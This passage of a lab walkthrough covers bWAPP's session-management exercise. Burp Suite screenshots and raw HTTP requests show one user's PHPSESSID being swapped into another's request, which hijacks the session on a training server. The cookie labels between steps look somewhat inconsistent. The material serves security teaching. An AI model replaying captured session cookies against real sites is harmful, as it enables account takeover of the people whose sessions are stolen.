
/ Session Mgmt. - Strong Sessions /

Click the button to see your current cookies: Cookies

Click **here** to access our top security page.

Name	Value
PHPSESSID	0c2a6560751e8bb9e13f7e97b61e92ab
security_level	1
secret	83785efbbef1b4cdf3260c5e6505f7d2261f738d
top_security_nossl	8d011187654d3d7e7b9fa5906ebdc92befa9889ff28dae22df24efd4b88a93e9

5.4: Cookies of user nur




/ Session Mgmt. - Strong Sessions /

Click the button to see your current cookies: Cookies

Click **here** to access our top security page.


Name	Value
PHPSESSID	3e9f2d2c769ea9b9ef343a28f797423c
security_level	1
top_security_nossl	17bbb8d5fe20244c65f915197b82abb2a714f27e09532f0beb525a158a8aae62

5.5: Capture the request of user bee


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://192.168.0.192:443
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 14
Notes
Search
0 highlights
Event log (2)
All issues
Memory: 109.6MB


```
GET /bWAPP/top_security.php HTTP/1.1
Host: 192.168.0.192
Cookie: PHPSESSID=0c2a6560751e8bb9e13f7e97b61e92ab; security_level=1; secret=83785efbbef1b4cdf3260c5e6505f7d2261f738d; top_security_nossl=
8d011187654d3d7e7b9fa5906ebdc92befa9889ff28dae22df24efd4b88a93e9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.0.192/bWAPP/smgmt_strong_sessions.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

5.6: Send to the repeater


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Send
Cancel
Target: https://192.168.0.192
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 14
Notes
Search
0 highlights
Search
0 highlights
Ready

```
GET /bWAPP/top_security.php HTTP/1.1
Host: 192.168.0.192
Cookie: PHPSESSID=0c2a6560751e8bb9e13f7e97b61e92ab; security_level=1; secret=
83785efbbef1b4cdf3260c5e6505f7d2261f738d; top_security_nossl=
8d011187654d3d7e7b9fa5906ebdc92befa9889ff28dae22df24efd4b88a93e9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.0.192/bWAPP/smgmt_strong_sessions.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

5.7: Change the user bee’s PHPSESSID to user nur’s PHPSESSID



Request


```
GET /bWAPP/top_security.php HTTP/1.1
Host: 192.168.0.192
Cookie: PHPSESSID=3e9f2d2c769ea9b9ef343a28f797423c; security_level=1; secret=
83785efbbef1b4cdf3260c5e6505f7d2261f738d; top_security_nossl=
8d011187654d3d7e7b9fa5906ebdc92befa9889ff28dae22df24efd4b88a93e9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.0.192/bWAPP/smgmt_strong_sessions.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 12 Aug 2024 15:49:40 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch
mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2214
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

    <!--<link rel="stylesheet" type="text/css"
    href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
    <link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
    <link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

    <!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
    <script src="js/html5.js">
    </script>

    <title>
      bWAPP - Session Management
    </title>

  </head>

  <body>

    <header>
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	4
Request headers	14
Response headers	9

5.8: Welcome user nur



/ Session Mgmt. - Strong Sessions /

Welcome Nur,

You have a valid session but not a strong session!